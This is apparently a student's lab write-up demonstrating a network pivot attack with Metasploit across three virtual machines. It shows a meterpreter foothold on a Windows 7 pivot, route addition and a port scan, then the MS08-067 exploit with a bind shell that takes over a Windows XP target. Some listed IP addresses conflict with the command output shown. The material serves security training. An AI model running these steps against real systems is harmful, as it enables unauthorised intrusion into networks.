

Yoni Shieber יוני שיבר

ID: *****


Pivoting

A pivot attack is an attack in which we will try to attack a machine that is not connected to the same network to which we are connected. We will do this through a process called Pivoting. The idea of a pivot attack is to find a machine which is connected to two networks, both our network and the network of the attacked machine. After we have found such a machine, we will attack it first, and from it we will attack a target channel. The original attack.

To demonstrate a pivot attack, an experiment using three machines:

kali: 192.168.237.130
windows7: 192.168.237.144, 192.168.221.144
windows XP: 192.168.221.144

sketch:




IP:

kali: (attacker)

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:38:e9:fd
          inet addr:192.168.237.130  Bcast:192.168.237.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe38:e9fd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:59069 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27264 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8080852 (7.7 MiB)  TX bytes:21983361 (20.9 MiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:2248 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2248 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:165274 (161.4 KiB)  TX bytes:165274 (161.4 KiB)
```

Windows 7: (pivot)



```
C:\Windows\system32\cmd.exe

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::4c40:8c56:2794:8a88%16
    IPv4 Address. . . . . : 192.168.221.129
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::ad7a:8001:7a23:90a8%11
    IPv4 Address. . . . . : 192.168.237.144
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.237.2

Tunnel adapter isatap.{69EAC103-9A69-43FD-B480-2AABAC9E5F67}:
```

Windows XP: (target)

```
C:\Documents and Settings\georgia>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.221.128
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected

C:\Documents and Settings\georgia>
```



After we exploit the pivot machine (in my case with winamp), we can see we are in both networks:

```

meterpreter > shell
Process 988 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Winamp>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::4c40:8c56:2794:8a88%16
    IPv4 Address. . . . . : 192.168.221.129
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::ad7a:8001:7a23:90a8%11
    IPv4 Address. . . . . : 192.168.237.144
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.237.2

Tunnel adapter isatap.{69EAC103-9A69-43FD-B480-2AABAC9E5F67}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Tunnel adapter isatap.localdomain:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : localdomain

```

lets scan ports by our pivot machine, but first we set all traffic to 192.168.221.X through the WIN7 (it's session; 19 in my case):

```

C:\Program Files (x86)\Winamp>exit
meterpreter > background
[*] Backgrounding session 19...
msf exploit(handler) > use scanner/portscan/tcp
msf auxiliary(tcp) > route add 192.168.221.0 255.255.255.0 19
[*] Route added
msf auxiliary(tcp) >

```

```

msf auxiliary(tcp) > set RHOSTS 192.168.221.128
RHOSTS => 192.168.221.128
msf auxiliary(tcp) > exploiit
[-] Unknown command: exploiit.
msf auxiliary(tcp) > exploit

[*] 192.168.221.128:25 - TCP OPEN
[*] 192.168.221.128:21 - TCP OPEN
[*] 192.168.221.128:79 - TCP OPEN
[*] 192.168.221.128:80 - TCP OPEN
[*] 192.168.221.128:106 - TCP OPEN
[*] 192.168.221.128:110 - TCP OPEN
[*] 192.168.221.128:139 - TCP OPEN
[*] 192.168.221.128:135 - TCP OPEN
[*] 192.168.221.128:180 - TCP OPEN
[*] 192.168.221.128:445 - TCP OPEN
[*] 192.168.221.128:443 - TCP OPEN

[*] 192.168.221.128:3306 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >

```

Good. Here is our target machine, and its open ports.

We can attack it by smb vulnerability using bind shell payload (reverse shell won't work here because target machine would not know who is 192.168.237.130):

```

msf auxiliary(tcp) >
msf auxiliary(tcp) > use windows/smb/ms08_067_netapi

```

```

msf exploit(ms08_067_netapi) > set RHOST 192.168.221.128
RHOST => 192.168.221.128
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769024 bytes)
[*] Meterpreter session 20 opened (192.168.237.130-192.168.237.144:0 -> 192.168.221.128:4444) at 2022-12-19 08:39:18 -0500

meterpreter >

```

Here it is! We got control over target machine as we can see:

```
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769024 bytes)
[*] Meterpreter session 20 opened (192.168.237.130-192.168.237.144:0 -> 192.168.221.128:4444) at 2022-12-19 08:39:18 -0500

meterpreter > ifconfig

Interface 1
=====
Name           : MS TCP Loopback interface
Hardware MAC    : 00:00:00:00:00:00
MTU            : 1520
IPv4 Address    : 127.0.0.1

Interface 2
=====
Name           : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC    : 00:0c:29:21:09:81
MTU            : 1500
IPv4 Address    : 192.168.221.128
IPv4 Netmask    : 255.255.255.0

Interface 65540
=====
Name           : Bluetooth Device (Personal Area Network)
Hardware MAC    : 8c:b8:7e:8c:a6:df
MTU            : 1500

meterpreter > 
```